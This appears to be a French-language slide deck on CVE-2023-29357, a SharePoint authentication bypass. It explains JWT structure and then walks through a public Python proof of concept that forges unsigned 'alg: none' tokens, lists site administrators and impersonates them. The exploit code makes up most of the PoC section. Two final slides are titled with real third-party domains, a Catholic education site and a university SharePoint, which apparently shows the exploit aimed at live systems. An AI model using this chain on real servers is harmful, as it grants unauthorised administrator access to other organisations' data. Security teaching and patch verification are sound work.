CVE-2023-29357

SharePoint Pre-Auth

SOMMAIRE

SharePoint


SharePoint : Collaboration et Gestion de Contenu

- Plateforme de collaboration développée par Microsoft.
- Permet la création de sites web pour le partage et la gestion de documents.
- Fonctionnalités Clés :
  - Collaboration d'équipe
  - Gestion documentaire
  - Stockage et récupération de l'information
  - Intégration avec Microsoft Office

SharePoint en Action : Cas d'Utilisation

- **Gestion de projets** avec des équipes dispersées géographiquement.
- **Centralisation des ressources et documents** pour un département.
- Création de **portails clients** pour partager des informations spécifiques.
- **Sites Intranet et Extranet:** Création de sites pour équipes ou projets.


SharePoint: Schema



SharePoint: Installation et Problèmes

- Windows Server 2016
- Version de SharePoint vulnérable
  - Internet
  - Vagrant Cloud
  - Archives
- VirtualBox
  - Stockage
- Clés d'évaluation
  - Windows Server
  - SharePoint
- Active Directory et SQL Server

SharePoint: Machines



02

CVE-2023-29357

CVE-2023-29357: Introduction

Un défaut dans la méthode **ValidateTokenIssuer** de Microsoft SharePoint permet à un attaquant non authentifié, ayant obtenu un jeton d'authentification JWT, de contourner l'authentification et d'élever ses privilèges sur le système.

CVE-2023-29357: Explications

Quels privilèges un attaquant pourrait-il obtenir s'il parvenait à exploiter cette vulnérabilité ?

Un attaquant qui parviendrait à exploiter cette vulnérabilité pourrait obtenir des privilèges d'administrateur.

CVE-2023-29357: Détails

Produits Affectés

- Microsoft SharePoint Server 2016
- Microsoft SharePoint Server 2019

Patch déployés

- https://www.microsoft.com/en-us/download/details.aspx?id=105196
- https://www.microsoft.com/en-us/download/details.aspx?id=105191

Score

- Critical 9.8
- Contournement de la politique de sécurité
- Élévation de privilèges

CVE-2023-29357: Détails


Détails sur l'exploitation:


- Vecteur d'attaque : Réseau
- Complexité de l'attaque : Faible
- Privilèges nécessaires pour réaliser l'attaque : Aucun
- Interaction d'un utilisateur ayant accès au produit est-elle nécessaire : Non
- L'exploitation de la faille permet d'obtenir des droits privilégiés : Oui

03


Authentification

Authentification: Schéma de connexion





Authentification: Structure JWT



Authentification: Algorithmes

Le header d'un token JWT est essentiel pour permettre de comprendre avec quel algorithme de hachage il a été signé. C'est la valeur alg qui permet de définir la méthode de hash.

```
"alg": "HS256", //HMAC avec SHA-256

"alg": "HS384", //HMAC avec SHA-384

"alg": "RS384", //RSA avec SHA-384

"alg": "RS512", //RSA avec SHA-512

"alg": "ES256", //ECDSA avec SHA-256

"alg": "ES384"  //ECDSA avec SHA-384
```

Authentification: Payload utilisateur

Le Payload est la deuxième partie du token JWT et consiste en un ensemble de déclarations (claims). Ces déclarations fournissent des informations sur l'entité (sujet), des métadonnées ou d'autres informations spécifiques à l'application.

Le payload contient des informations permettant d'identifier et d'authentifier un utilisateur (par exemple, l'ID de l'utilisateur, le nom d'utilisateur, le rôle, etc.).

Authentification: Payload utilisateur

Exemple de Payload utilisateur :

```
payload = {
    "aud": self.aud,
    "iss": self.client_id,
    "nbf": int(current_time),
    "exp": int(expiration_time),
    "ver": "hashedprooftoken",
    "nameid": f'{self.client_id}@{self.realm}',
    "endpointurl": "qqlAJmTxpB9A67xSyZk+tmrrNmYClY/fqig7ceZNsSM=",
    "endpointurlLength": 1,
    "isloopback": True
}
```

Authentification: Payload administrateur

Exemple de Payload Administrateur :

```
payload = {
    "aud": self.aud,
    "iss": self.client_id,
    "nbf": current_time,
    "exp": expiration_time,
    "ver": "hashedprooftoken",
    "nameid": user.get("NameId", ""),
    "nii": user.get("NameIdIssuer", ""),
    "endpointurl": "qqlAJmTxpB9A67xSyZk+tmrrNmYClY/fqig7ceZNsSM=",
    "endpointurlLength": 1,
    "isloopback": True,
    "isuser": True
}
```

Authentification: Payload administrateur

L'aud (Audience) est une revendication (claim) couramment utilisée dans les jetons JWT (JSON Web Tokens) pour indiquer à quelle application ou service le jeton est destiné. C'est une manière de spécifier le ou les destinataires du jeton.

Dans le contexte de l'authentification et de l'autorisation, l'audience est l'identifiant unique de l'application ou du service qui doit recevoir et traiter le jeton. Cela permet au serveur émetteur du jeton de garantir que le jeton ne sera utilisé que par les applications autorisées

Authentification: Audience

Ici, la revendication aud est construite en concaténant l'identifiant du client (client_id) et le "realm".

Le "realm" est un espace de noms utilisé dans le contexte de SharePoint pour différencier les applications et garantir que les jetons sont valides pour chacune d'entre elles . En résumé, l'audience spécifie pour quelle application ou service le jeton est destiné. Dans le cas de ce script, l'audience est construite pour être spécifique à un client et à un "realm" SharePoint.

```
def construct_aud_field(self) -> str:
    aud = f"{self.client_id}@{self.realm}"

    if self.verbose:
        console.print("[+] Aud Field:", aud, style="bold green")

    return aud
```

Authentification: Signature

La signature est la troisième partie d'un token JWT (JSON Web Token). La signature est utilisée pour garantir l'intégrité du token, assurer que le contenu n'a pas été modifié, et authentifier l'émetteur du token. La signature est calculée en utilisant l'algorithme de signature spécifié dans l'en-tête du token.

04


PoC

PoC: StarLabs

- Nguyễn Tiến Giang
- Découverte de la faille

- P2O Vancouver 2023
- https://starlabs.sg/blog/2023/09-sharepoint-pre-auth-rce-chain

PoC: Chocapikk




- Valentin Lobstein
- Créateur d'un script d'exploit en Python
- https://github.com/Chocapikk/CVE-2023-29357

PoC: LuemmelSec

- Daniel
- Créateur d'un script d'exploit en C#
- https://github.com/LuemmelSec/CVE-2023-29357

PoC: Schéma de l'Exploit



PoC: Problèmes de sécurité

- **Algorithme de Signature "none" :** L'utilisation de l'algorithme "*none*" signifie qu'aucune signature n'est appliquée au JWT. La méthode **ValidateTokenIssuer** de Microsoft SharePoint n'est jamais appelé quand *alg* = *none*.

- **Récupération des Utilisateurs sans Validation Appropriée :** Le script récupère la liste des utilisateurs en envoyant une requête à l'URL *'/_api/web/siteusers'*

PoC: Etape 1 - Realm

Etape 1 :

- **Récupération du Realm :** Le script envoie une requête à l'URL SharePoint */_api/web/siteusers* sans inclure de jeton d'authentification dans l'en-tête pour récupérer le "*realm*".

```
def get_realm(self) -> str:
    headers = {"Authorization": "Bearer "}
    response = requests.get(self.url  + '/_api/web/siteusers', headers=headers, verify=False, timeout=3)
```

PoC: Etape 1 - Realm

Etape 1 :

- On attend un code d'état 401, le script extrait le "*realm*" à partir de l'en-tête *WWW-Authenticate* de la réponse.

```
www_authenticate_header = response.headers.get('WWW-Authenticate', '')
if www_authenticate_header:
    realm = None
    for header in www_authenticate_header.split(','):
        if 'realm="' in header:
            try:
                realm = header.split('realm="')[1].split('"')[0]
                break
            except IndexError:
                continue

if self.verbose:
    console.print("[+] Realm:", realm, style="bold green")

return realm
```

PoC: Etape 2 - JWT

Etape 2 :

- **Création du Jeton d'Authentification Initial :** Le script crée un jeton d'authentification initial en utilisant l'URL SharePoint, le "*realm*" et d'autres paramètres. Ce jeton est créé pour tenter d'authentifier l'utilisateur et obtenir des informations sur les administrateurs du site.

PoC: Etape 2 - JWT

Etape 2 :

```
def create_jwt_token(self) -> str:
    header = {"alg": "none"}
    current_time = int(time.time())
    expiration_time = current_time + 3600

    payload = {
        "aud": self.aud,
        "iss": self.client_id,
        "nbf": int(current_time),
        "exp": int(expiration_time),
        "ver": "hashedprooftoken",
        "nameid": f'{self.client_id}@{self.realm}',
        "endpointurl": "qqlAJmTxpB9A67xSyZk+tmrrNmYClY/fqig7ceZNsSM=",
        "endpointurlLength": 1,
        "isloopback": True
    }
```

PoC: Etape 3 - Spoofing

Etape 3 :

- **Récupération des administrateurs:** Si la requête réussit, le script reçoit des informations sur les administrateurs du site SharePoint.

```
parsed_response = json.loads(response.text)
users = parsed_response.get('value', [])
admin_users = [user for user in users if user.get('IsSiteAdmin', False) is True]
admin_info_list = []

for user in admin_users:
    admin_info = {
        "Title": user.get('Title', 'N/A'),
        "Email": user.get('Email', 'N/A'),
        "NameId": user.get('UserId', {}).get('NameId', 'N/A'),
        "NameIdIssuer": user.get('UserId', {}).get('NameIdIssuer', 'N/A')
    }
    admin_info_list.append(admin_info)
```

PoC: Etape 3 - Spoofing

Etape 3 :

- **Création de Jetons Administrateurs et Spoofing :** Ces jetons sont utilisés pour envoyer des requêtes à l'URL SharePoint */_api/web/currentuser* pour tenter d'usurper l'identité des administrateurs.

```
for user in admin_users:
    payload = {
        "aud": self.aud,
        "iss": self.client_id,
        "nbf": current_time,
        "exp": expiration_time,
        "ver": "hashedprooftoken",
        "nameid": user.get("NameId", ""),
        "nii": user.get("NameIdIssuer", ""),
        "endpointurl": "qqlAJmTxpB9A67xSyZk+tmrrNmYClY/fqig7ceZNsSM=",
        "endpointurlLength": 1,
        "isloopback": True,
        "isuser": True
    }

    header = {"alg": "none"}
```


PoC: Etape 4 - Récupération

Etape 4 :


- **Envoi des Jetons Administrateurs pour *Spoofing* :** Le script envoie des requêtes à l'URL */_api/web/currentuser* avec les jetons administrateurs dans l'en-tête.
- Si une réponse a un code d'état HTTP 200, le "*spoofing*" est considéré comme réussi, et les informations retournées sont affichées.

```
endpoint_url = self.url.strip() + '/_api/web/currentuser'
response = requests.get(endpoint_url, headers=headers, verify=False, timeout=5)
if response.status_code == 200:
    try:
        parsed_response = json.loads(response.text)
        console.print(f"[+] Spoofing succeeded for
            {user.get('Title', 'Unknown User')}:
            {user.get('Email', 'N/A')} at '/_api/web/currentuser'", style="bold green")
        console.print(json.dumps(parsed_response, indent=4), style="bold green")
    except json.JSONDecodeError:
        console.print(f"[+] Spoofing succeeded for
            {user.get('Title', 'Unknown User')}:
            {user.get('Email', 'N/A')} at '/_api/web/currentuser'", style="bold green")
        console.print(f"Received non-JSON response:\n{response.text}", style="bold yellow")
else:
    console.print(f"[-] Spoofing failed for
        {user.get('Title', 'Unknown User')}:
        {user.get('Email', 'N/A')} at '/_api/web/currentuser'. Status code:
        {response.status_code}", style="bold red")
```

PoC: design.bne.catholic.edu.au



PoC: aixmarseilleuniversite-my.sharepoint.com




SharePoint: Version vulnérable

